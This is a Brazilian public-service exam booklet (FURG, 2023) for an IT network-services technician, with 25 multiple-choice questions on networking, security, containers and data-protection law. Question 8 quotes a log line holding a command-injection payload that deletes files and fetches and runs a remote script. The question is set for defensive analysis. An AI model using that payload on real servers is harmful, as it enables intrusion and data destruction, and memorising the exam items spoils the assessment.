MINISTÉRIO DA EDUCAÇÃO
UNIVERSIDADE FEDERAL DO RIO GRANDE - FURG

CONCURSO PÚBLICO EDITAL Nº 10 / 2023

CARGO

TÉCNICO DE TECNOLOGIA DA INFORMAÇÃO
ÁREA: SERVIÇOS DE REDE

INSTRUÇÕES AOS CANDIDATOS

* Verifique se este caderno contém 25 questões. Caso não contenha, solicite imediatamente ao fiscal de sala outro caderno.
* Você dispõe de 2 horas para responder a todas as questões e preencher o cartão-resposta.
* Para cada questão existe apenas uma resposta certa.
* Poderá utilizar a grade ao final do caderno para marcar previamente as respostas.
* Transcreva as respostas para o cartão resposta, preenchendo totalmente o círculo com caneta esferográfica com tinta preta ou azul escuro, não sendo permitido o uso de caneta porosa ou corretivo líquido.
* O telefone celular desligado, controle remoto e relógio devem estar dentro do envelope devidamente identificado e lacrado.
* Para se dirigir ao fiscal, erga o braço e aguarde o atendimento.
* Não é permitido o uso de qualquer tipo de aparelho eletrônico dentro do prédio de provas, mesmo após a entrega da prova.
* Durante a realização da prova não será permitido o uso de livros, manuais, impressos, anotações, máquinas calculadoras, agendas eletrônicas ou similares, telefone celular de qualquer tipo, BIP, MP3 *player* ou similar, gravador ou qualquer outro receptor de dados ou mensagens, qualquer tipo de controle remoto, protetor auricular, fones de ouvido, prótese auditiva, óculos com lentes escuras, relógio ou qualquer acessório na cabeça.
* É proibido fumar no interior do prédio de provas.
* O cartão resposta, se danificado pelo candidato não será substituído.
* A entrega da prova só poderá ocorrer depois de transcorrida uma hora do horário de início.
* Ao terminar a prova, deverá ser entregue, obrigatoriamente, ao fiscal de sala, seu cartão resposta devidamente assinado, podendo levar consigo o caderno de questões.
* Após a entrega da prova, o candidato deverá retirar-se imediatamente do prédio de aplicação da prova, não sendo permitido, nesse local, o uso dos sanitários.
* Será excluído do concurso o candidato que agir com incorreção ou descortesia com qualquer pessoa da equipe encarregada da aplicação das provas ou candidato participante do processo.
* Os dois últimos candidatos que permanecerem em sala de prova, só poderão retirar-se conjuntamente e após sua assinatura na ata de presença.

1. Qual das seguintes alternativas é a CORRETA em relação ao desempenho e à tolerância a falhas dos níveis RAID-0, RAID-1, RAID-4 e RAID-5?

a) RAID 5 oferece alta tolerância a falhas, distribuindo a paridade entre todos os discos do array.
b) RAID 0 oferece alta tolerância a falhas, pois os dados são duplicados em vários discos.
c) RAID 0 utiliza todos os discos disponíveis para armazenamento, enquanto RAID 1 utiliza apenas dois discos, um para dados e outro para paridade.
d) RAID 1 oferece o melhor desempenho em leitura dos dados, pois estarão distribuídos em todos os discos.
e) RAID 4 oferece alta tolerância a falhas por utilizar um disco dedicado para armazenar a paridade.

---

2. Qual é a máscara de sub-rede para que a rede 192.168.0.0 contenha, no mínimo, 30 endereços de IPs roteáveis cada, sem que haja desperdício de IPs?

a) 255.255.255.192
b) 255.255.255.128
c) 255.255.255.240
d) 255.255.255.0
e) 255.255.255.224

---

3. Qual é o procedimento, no contexto do shell do MariaDB, para deletar um banco de dados?

a) MariaDB [(nome_do_banco)]> drop database nome_do_banco;
b) MariaDB [(none)]> drop database nome_do_banco;
c) MariaDB [(nome_do_banco)]> drop database;
d) MariaDB [(none)]> delete from mysql.db where mysql.Db = "nome_do_banco";
e) MariaDB [(mysql)]> truncate nome_do_banco;

---

4. Em relação à segurança na instalação e configuração do MariaDB, analisa as afirmações abaixo.

I - Criar usuários para cada aplicativo ou serviço que necessite acesso ao SGBD.
II - Conceder privilégios aos usuários de acordo com as suas necessidades específicas, independentemente do IP de origem da conexão.
III - Não permitir que seja realizado acesso com o usuário root remotamente.
IV - Permitir que o usuário root seja acessível sem senha localmente no servidor.

Quais das afirmações NÃO são boas práticas de segurança?

a) I e II apenas.
b) I, III e IV apenas.
c) II e III apenas.
d) II e IV apenas.
e) Nenhuma das afirmações.

---

5. Assinale V (Verdadeiro) ou F (Falso) sobre as diretrizes de Controle de Acesso da OWASP.

( ) O Controle de Acesso Discricionário (DAC) é o modo de restrição ao acesso a objetos (por exemplo, arquivos, entidades de dados) com base na identidade e na necessidade de conhecimento dos sujeitos (como usuários, processos, entre outros) e/ou grupos aos quais o objeto pertence.

( ) O registro de falhas do Controle de Acesso é essencial para a identificação de usuários mal-intencionados que estejam investigando vulnerabilidades no aplicativo.

( ) O Controle de Acesso Baseado em Funções (RBAC) é a técnica de atribuição de direitos de acesso aos usuários de determinada organização, com base em funções para eles atribuídas.

( ) O Controle de Acesso Baseado em Atributos (ABAC) concede ou nega solicitações do usuário somente com base nos atributos concedidos ao usuário que requisitou acesso ao objeto.

( ) Os tokens JWT devem permanecer válidos até sua expiração, mesmo após o *logout* do usuário. Por isso, permite que o usuário realize outra ação antes da expiração do token no caso de um novo *login*.

A ordem CORRETA de preenchimento dos parênteses, de cima para baixo, é:

a) V – F – V – F – V
b) F – V – F – V – F
c) V – V – V – F – F
d) F – F – V – V – F
e) V – F – F – F – V

---

6. Sobre *firewall*, IDS e IPS, analisa as afirmações abaixo.

I - O *firewall* é um dispositivo de segurança que monitora o tráfego de rede e, com base na politica de segurança local, permite ou rejeita conexões.

II - IPS e IDS são, respectivamente, ferramentas que geram alertas sobre tráfego potencialmente mal-intencionado e previnem tráfego malicioso.


III - Sistemas IDS, que operam baseados em assinatura, são capazes de detectar tráfegos sem assinatura específica usando a Análise Comportamental da rede.

IV - Os filtros de estado são eficazes para evitar que os pacotes do tipo ACK = 1, recebidos pela WAN, sejam enviados para a rede interna.

Estão CORRETAS:

a) Apenas as afirmações II e III.
b) Todas as afirmações.
c) Apenas as afirmações III e IV.
d) Apenas as afirmações I, II e III.
e) Apenas as afirmações I e IV.

Considere a imagem abaixo para responder as questões 7 e 8:



7. Sobre a topologia acima, leia com atenção as afirmações abaixo.

I - A instalação de um IPS/IDS no *firewall* proverá a proteção da rede contra ataques externos e, inclusive, ataque entre os *hosts* da rede SERVIDORES.

II - Na rede há dois *firewalls* que possuem a funcionalidade de roteamento habilitada.

III - Para permitir que somente o Cliente02 conecte-se à VPN, deverá ser utilizado o IP 188.21.0.3/26 nas regras do *firewall* para permitir a conexão.

Está(ão) CORRETA(S):

a) Apenas as afirmações I e III.

b) Apenas a afirmação II.

c) Apenas as afirmações II e III.

d) Apenas a afirmação I.

e) Todas as afirmações.

8. Um administrador de rede, ao analisar o arquivo access.log, encontrou a seguinte registro:

```
192.168.0.2 - - [01/Sep/2022:00:25:55 -0300] "GET /contas_a_receber.php?cd+/tmp;rm+-
rf+*;wget+networkmapping.xyz/jaws;sh+/tmp/jaws HTTP/1.1" 404 404 "-" "Hello, world"
```

Qual é a correta interpretação (item I) do *log* e a ação no arquivo de configuração do Apache (item II) para bloquear o IP de origem que gerou o incidente?

a) I. O *log* demonstra uma tentativa de ataque chamada "Injeção de Comando", indicando que o atacante tentou realizar o *download* de um *script* malicioso, entretanto, ele não estava disponível no servidor remoto.

II.
```
<VirtualHost *:80>
      DocumentRoot /var/www/financeiro
      ServerName financeiro.exemplo.net
         <Location/>
                Order deny,allow
                Deny from 192.168.0.2
         </Location>
 </VirtualHost>
```

b) I. O *log* demonstra, após a interpretação dos parâmetros enviados à página contas_a_receber.php, que o *site* networkmapping.xyz retornou a mensagem "Hello, world", indicando que está operacional.

II. Nenhuma ação é necessária, pois é um acesso legítimo.

c) I. O *log* demonstra que, por meio da requisição do tipo GET, o *download* do *script* foi realizado com sucesso e a execução retornou a mensagem "Hello, world".

III.
```
<VirtualHost *:80>
      DocumentRoot /var/www/financeiro
      ServerName financeiro.exemplo.net
<Location/>
      Order deny,allow
            Allow from all !192.168.0.2/24
      </Location>
 </VirtualHost>
```

d) I. O *log* demonstra uma tentativa de ataque chamada "Injeção de Comando", indicando que o atacante tentou realizar o *download* de um *script* malicioso, entretanto ele não estava disponível no servidor remoto.

II.
```
<VirtualHost *:80>
      DocumentRoot /var/www/financeiro
      ServerName financeiro.exemplo.net
<Location /contas_a_receber.php>
            Order deny,allow
            Deny from 192.168.0.2/24
      </Location>
 </VirtualHost>
```

e) I. O *log* demonstra que o Cliente02, por meio de uma requisição do tipo GET, tentou realizar o *download* de um *script* no diretório /tmp, tendo a sua execução retornado o erro "HTTP 404 - Hello, world".

II.
```
<VirtualHost *:80>
      DocumentRoot /var/www/financeiro
      ServerName financeiro.exemplo.net
      <Directory />
            Order deny,allow
            Deny from all except 192.168.0.2
      </Directory>
</VirtualHost>
```

---

9. Como é possível garantir a confidencialidade e autenticidade, respectivamente, no envio de um arquivo sigiloso de Pedro para Laura, utilizando o conceito de chaves assimétricas?

a) Pedro criptografará o arquivo com a sua chave privada e o assinará digitalmente com a chave pública de Laura.
b) Pedro utilizará a sua chave pública para criptografar os dados e a chave pública de Laura para garantir a autenticidade.
c) Pedro deverá utilizar a chave pública de Laura para criptografar o arquivo entretanto somente as suas chaves pública ou privada podem garantir a autenticidade do arquivo.
d) Pedro criptografará o arquivo utilizando a chave pública de Laura e com a sua chave privada garantirá a autenticidade.
e) Pedro pode utilizar ambas as chaves, pública e privada, de Laura para criptografar o arquivo entretanto somente a sua chave privada poderá garantir a autenticidade do arquivo.

---

10. Sobre o IPSec, leia as afirmações abaixo com atenção.

I - O protocolo AH (Cabeçalho de Autenticação) provê autenticação da origem e integridade dos dados, mas não provê sigilo. Enquanto o ESP (Carga de Segurança de Encapsulamento) provê autenticação da origem, integridade dos dados e sigilo.

II - Associação de Segurança (SA) é uma conexão lógica somente unidirecional, ou seja, o servidor envia para o cliente, onde é utilizada para o envio de chaves de segurança, tipos de autenticação entre outros parâmetros.

III - Em relação a criptografia do pacote, no modo de **Transporte**, apenas o *payload* é criptografado enquanto no modo **Túnel**, todo o pacote IP, incluindo cabeçalhos e dados, é encapsulado e criptografado.

IV - O IKE (*Internet Key Exchange*) permite a criação, dinâmicamente, de SAs (*Security Association*) definindo os algoritmos de criptografia, autenticação de negociação e as chaves usadas para estabelecer uma conexão segura entre os pares.

Está(ão) CORRETA(S):

a) Apenas as afirmações II e IV.
b) Apenas as afirmações I e II.
c) Apenas as afirmações I, III e IV.
d) Apenas a afirmação III.
e) Todas as afirmações.

---

11. O *Kubernetes* é uma *engine* de orquestração de contêineres *open source* utilizado para automatizar a implantação, o dimensionamento e o gerenciamento de aplicativos em contêiner. Qual componente do Kubernetes é responsável por gerenciar e agendar contêineres em um *cluster*?

a) kube-controller-manager
b) kube-proxy-scheduler
c) kube-scheduler
d) kubelet
e) etcd

12. Quais são os comandos executados com privilégios de super usuário para criar um contêiner com o servidor nginx, mapeando a porta 8080 no host, atribuindo-lhe o nome "nginx_server" e fazendo-o executar em segundo plano?

a) `docker run -d -p 8080:80 --name nginx_server`
b) `docker build -s -p 8080:80 -name nginx_server`
c) `docker exec -d -p 80:8080 --name nginx_server`
d) `docker start -d -p 8080:80 --name nginx_server`
e) `docker run -d --port 8080:80 name nginx_server`

13. Um técnico em tecnologia da informação está enfrentando dificuldades ao tentar acessar um serviço, hospedado por um contêiner nomeado como c1, por meio do navegador. Para diagnosticar a possível causa do problema, é necessário visualizar os *logs* gerados por esse contêiner em tempo real. Qual dos comandos abaixo o técnico deverá usar?

a) `docker --logs --follow c1`
b) `docker --logs -r c1`
c) `docker container logs -f c1`
d) `docker logs -f c1`
e) `docker logs -l -t c1`

14. A fim de garantir a segurança da conexão e a integridade dos dados em uma VPN, é necessário empregar diversos tipos de medidas de segurança. Qual dos conjuntos de protocolos ou algoritmos de criptografia, com as opções de túnel e transporte, são, frequentemente, utilizados para implementar e proteger conexões VPN?

a) SMB
b) SHA1
c) FDDI
d) IPSec
e) IMAPS

15. Qual é o principal benefício da arquitetura hiperconvergente em comparação com infraestruturas tradicionais de TI?

a) Aumentar a dependência de dispositivos de armazenamento externo para melhorar a escalabilidade.
b) Manter uma segregação rígida entre os recursos de computação e armazenamento para maior segurança.
c) Implementar uma infraestrutura altamente distribuída, aumentando assim os pontos únicos de falha.
d) Minimizar a flexibilidade operacional, limitando as opções de personalização da infraestrutura de TI.
e) Consolidar recursos de computação, armazenamento e rede em uma única plataforma simplifica a gestão e reduz a complexidade operacional.

16. De acordo com a Norma TIA 942, definida em "Telecommunication Infrastructure for Data Center" (2005), a topologia que representa a estrutura física de um *data center* é composta por elementos organizados e estruturados. Em qual desses elementos está localizada a área de equipamentos terminais, como servidores, storages e racks de rede?

a) *Main Distribuition Area* (MDA)
b) *Equipment Distribuition Area* (EDA)
c) *Zone Distribuition Area* (ZDA
d) *Entrance Room* (ER)
e) *Horizontal Distribuition Area* (HDA)

17. Um técnico de tecnologia da informação, responsável por um servidor de dados, implementou uma política de salvaguarda dos dados que inclui um backup completo (*full*), realizado todos os domingos, e backups incrementais, realizados de segunda-feira a sábado, todos após o encerramento das atividades acadêmicas e administrativas da Universidade, às 22 horas.

Considerando que o disco rígido que armazena esses dados foi perdido na manhã de quinta-feira, qual seria a ordem correta de procedimentos para restaurar os dados a partir dos *backups*?

a) Restaurar apenas o conteúdo do *backup* de quarta-feira.
b) Restaurar o conteúdo do *backup* de domingo, seguido pelo *backup* de terça-feira, depois o de quarta-feira e, por fim, o de segunda-feira.
c) Restaurar o *backup* de domingo, seguido pelo *backup* de segunda-feira, depois o *backup* de terça-feira e, por último, o *backup* de quarta-feira.
d) Restaurar o *backup* de domingo, seguido pelo de quarta-feira.
e) Restaurar o *backup* de quarta-feira, seguido pelo de terça-feira, depois o *backup* de segunda-feira e, por último, o *backup* de domingo.

18. No OpenLDAP, o programa slapcat é usado para gerar a cópia do banco de dados em um arquivo LDIF. Isso pode ser útil quando tu desejas fazer um *backup* legível do teu banco de dados ou quando desejas editar o teu banco de dados off-line. Qual o comando pode ser utilizado para fazer um *backup* completo de uma base de dados OpenLDAP?

a) `slapcat -l arquivo.ldif`
b) `slapcat --bkp arquivo.ldif`
c) `slapcat --a arquivo.ldif`
d) `slapcat -s arquivo.ldif`
e) `slapcat -W arquivo.ldif`

19. Através do Docker é possível definir e gerenciar múltiplos contêineres por um único arquivo YAML. No exemplo abaixo, temos o arquivo docker-compose.yaml:

```
version: '3.8'
services:
  db:
    image: mysql:8.0
    restart: always
    environment:
      MYSQL_DATABASE: 'db'
      MYSQL_USER: 'user'
      MYSQL_PASSWORD: 'password'
      MYSQL_ROOT_PASSWORD: 'password'
    ports:
      - '3306:3306'
    volumes:
      - my-db:/var/lib/mysql
volumes:
  my-db:
    driver: local
```

Sobre o arquivo YAML descrito no exemplo, é correto afirmar:

a) No serviço "db", a configuração "restart" limita o número de vezes que o contêiner do banco de dados pode ser reiniciado, automaticamente, em caso de falha.
b) No serviço "db", a linha "ports", está bloqueando completamente o acesso à porta 3306 do contêiner MySQL por motivos de segurança.
c) No serviço "db", a configuração "volumes", garante que deverá ser criado um volume de nome my-db e estará vinculado ao diretório /var/lib/mysql.
d) No serviço "db", a configuração "volumes", garante que deverá ser criado um volume de nome mysql e estará vinculado ao diretório my-db.
e) Na seção "environment", o propósito de especificar as variáveis de ambiente MYSQL_DATABASE, MYSQL_USER, MYSQL_PASSWORD e MYSQL_ROOT_PASSWORD, foi para permitir que o Docker Compose gere automaticamente credenciais de acesso ao banco de dados com base nessas variáveis.

20. Considerando apenas o art 5° da Lei nº 13.709, de 14 de agosto de 2018, conhecida como Lei Geral de Proteção de Dados Pessoais (LGPD), que trata das definições dos termos utilizados na referida lei, analisa as afirmações abaixo.

I - pessoa indicada para atuar como canal de comunicação entre o controlador, os titulares dos dados e a Autoridade Nacional de Proteção de Dados (ANPD).

II - pessoa natural ou jurídica, de direito público ou privado, que realiza o tratamento de dados pessoais.

III - pessoa natural ou jurídica, de direito público ou privado, a quem competem as decisões referentes ao tratamento de dados pessoais.

Os termos apresentam, respectivamente, as definições de:

a) Operador; Agentes de Tratamento; Encarregado.
b) Encarregado; Operador; Controlador.
c) Encarregado; Controlador; Operador.
d) Agentes de Tratamento; Encarregado; Controlador.
e) Controlador; Agentes de Tratamento; Encarregado.

---

21. Em um serviço *Security Information and Event Management* (SIEM) ou gerenciador de eventos e informações de segurança, que recebe registros de vários servidores, verificou-se ocorrência frequente de um erro específico. Para poder gerar os alertas para esse erro, o SIEM necessita, entre outras informações, do IP de origem do evento, da data da ocorrência, do nome e do local do *script*, do erro gerado.

Usando como exemplo o seguinte registro de *log* (o trecho abaixo representa uma única linha):

```
apache2_error [Mon Jan 1 1:30:15.338387 2024] [php7:error] [pid 9793] [client 192.168.15.15:1027] script '/var/www/moodle/login.php' not found or unable to stat
```

Qual das expressões regulares captura apenas o nome do script sob ataque?

a) `apache2_error \[(\w{3} \w{3} \d{2} \d{2}:\d{2}:\d{2}.\d{6} \d{4})\] \[(\w+:\w+)\] \[pid (\d+)\] \[client (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}):(\d+)\] script '([^']+)'`
b) `script '([^']+)'.*$`
c) `script '([^']+)'`
d) `\[client ([^\]]+)\].*$`
e) `script '\/(?:[^\/]+\/)*([^\/']+)'[^']*$`

22. Considerando apenas a Lei nº 13.709, de 14 de agosto de 2018, conhecida como a Lei Geral de Proteção de Dados Pessoais (LGPD), analisa as afirmações abaixo.

I - As atividades de tratamento de dados pessoais deverão observar a boa-fé e os princípios da finalidade, da adequação, da necessidade, do livre acesso, da qualidade dos dados, da transparência, da segurança, da prevenção, da não discriminação e da responsabilização e prestação de contas.

II - As hipóteses em que será realizado o tratamento de dados pessoais incluem (mas não se limitam a estes): para o cumprimento de obrigação legal ou regulatória pelo controlador; mediante o fornecimento de consentimento pelo titular; pela administração pública, para o tratamento e uso compartilhado de dados necessários à execução de políticas públicas previstas em leis e regulamentos ou respaldadas em contratos, convênios ou instrumentos congêneres, observadas as disposições do Capítulo IV desta Lei; quando necessário para a execução de contrato ou de procedimentos preliminares relacionados a contrato do qual seja parte o titular, a pedido do titular dos dados.

III – Algumas das hipóteses de término do tratamento de dados pessoais são: na verificação de que a finalidade foi alcançada ou de que os dados deixaram de ser necessários ou pertinentes ao alcance da finalidade específica almejada; no fim do período de tratamento; quando houver determinação da autoridade nacional, quando houver violação ao disposto na LGPD.

Está(ão) CORRETA(S):

a) Apenas a afirmação II.
b) Apenas a afirmação I.
c) Apenas as afirmações I e II.
d) Todas as afirmações.
e) Nenhuma das afirmações.

---

23. Um técnico em tecnologia da informação escreve um *script* na linguagem *bash* (Bourne-Again Shell), que definiu um *array* chamado *docs* para fazer o armazenamento de nomes de arquivos com a extensão .txt da seguinte forma:

```
docs=("doc1.txt" "doc2.txt" "doc3.txt" "doc4.txt" "doc5.txt")
```

Para imprimir o quarto elemento do *array docs*, cujo valor é doc4.txt, deve-se usar o comando:

a) `echo ${docs[4]}`
b) `echo ${docs[3]}`
c) `echo $docs[4]`
d) `echo $docs[3]`
e) `echo docs$[5]`

24. Considerando apenas a Lei nº 12.965, de 23 de abril de 2014, conhecida, popularmente, como Marco Civil da *Internet*, analisa as afirmações abaixo.

I - São alguns dos direitos do usuário, assegurados por essa lei: acessibilidade, consideradas as características físico-motoras, perceptivas, sensoriais, intelectuais e mentais do usuário, nos termos da lei; inviolabilidade da intimidade e da vida privada, sua proteção e indenização pelo dano material ou moral decorrente de sua violação; não fornecimento a terceiros de seus dados pessoais, inclusive registros de conexão e de acesso a aplicações de *internet*, salvo mediante consentimento livre, expresso e informado ou nas hipóteses previstas em lei; informações claras e completas constantes dos contratos de prestação de serviços, com detalhamento sobre o regime de proteção aos registros de conexão e aos registros de acesso a aplicações de *internet*, bem como sobre práticas de gerenciamento da rede que possam afetar sua qualidade.

II - Segundo o art. 13, na provisão de conexão à *internet*, cabe ao administrador de sistema autônomo respectivo o dever de manter os registros de conexão, sob sigilo, em ambiente controlado e de segurança, pelo prazo de 6 (seis) meses, nos termos do regulamento. além disso, a responsabilidade pela manutenção dos registros de conexão não poderá ser transferida a terceiros e a autoridade policial ou administrativa ou o Ministério Público poderá requerer cautelarmente que os registros de conexão sejam guardados por prazo superior ao previsto no *caput*. Ademais, a autoridade requerente terá o prazo de 60 (sessenta) dias, contados a partir do requerimento, para ingressar com o pedido de autorização judicial de acesso aos registros previstos no *caput*.

III - Segundo o art. 15, o provedor de aplicações de *internet* constituído na forma de pessoa jurídica e que exerça essa atividade de forma organizada, profissionalmente e com fins econômicos, deverá manter os respectivos registros de acesso a aplicações de *internet*, sob sigilo, em ambiente controlado e de segurança, pelo prazo de 6 (seis) meses, nos termos do regulamento. A autoridade policial ou administrativa ou o Ministério Público poderão requerer cautelarmente a qualquer provedor de aplicações de *internet* que os registros de acesso a aplicações de *internet* sejam guardados, inclusive por prazo superior ao previsto. E, em qualquer hipótese, a disponibilização ao requerente dos registros de que trata este artigo deverá ser precedida de autorização judicial.

Está(ão) CORRETA(S):

a) Apenas as afirmações II e III.
b) Apenas a afirmação I.
c) Apenas as afirmações I e III.
d) Apenas a afirmação II.
e) Todas as afirmações.

25. Analisa as afirmações abaixo.

I - Segundo os itens 6.6, 6.7 e 6.8, da Norma Complementar nº 21/IN01/DSIC/GSIPR, os servidores de hospedagem de página eletrônica, bem como todo e qualquer outro ativo de informação que assim o permita, devem ser configurados para armazenar registros históricos de eventos (*Logs*) em formato que permita a completa identificação dos fluxos de dados, devendo esses serem armazenados pelo período mínimo de 06 (seis) meses, sem prejuízo de outros prazos previstos em normativos específicos. Além de recomendar que os ativos de informação sejam configurados de forma a armazenar os registros de auditoria somente de forma remota a fim de garantir a segurança desses.

II - Segundo o capítulo 5, Ciclo de Vida da Informação, da Norma Complementar nº 20/IN01/DSIC/GSIPR, o tratamento da informação abrange as políticas, os processos, as práticas e os instrumentos utilizados pelos órgãos e entidades da Administração Pública Federal (APF) para lidar com a informação ao longo de cada fase do ciclo de vida, contemplando o conjunto de ações referentes à produção, recepção, classificação, utilização, acesso, reprodução, transporte, transmissão, distribuição, arquivamento, armazenamento, eliminação, avaliação, destinação ou controle da informação.

III - Segundo capítulo 7, Gestão de Serviços, da Norma Complementar nº 08/IN01/DSIC/GSIPR, a Equipe de Prevenção, Tratamento e Resposta a Incidentes Cibernéticos (ETIR) pode oferecer alguns serviços, além do tratamento de incidentes de segurança em redes de computadores, como: tratamento de artefatos maliciosos; tratamento de vulnerabilidades; emissão de alertas e advertências; anúncios; prospecção ou monitoração de novas tecnologias; avaliação de segurança; desenvolvimento de ferramentas de segurança; detecção de intrusão; e disseminação de informações relacionadas à segurança;

Está(ão) CORRETA(S):

a) Apenas as afirmações II e III.
b) Apenas as afirmações I e II.
c) Apenas as afirmações I e III.
d) Apenas a afirmação III.
e) Todas as afirmações.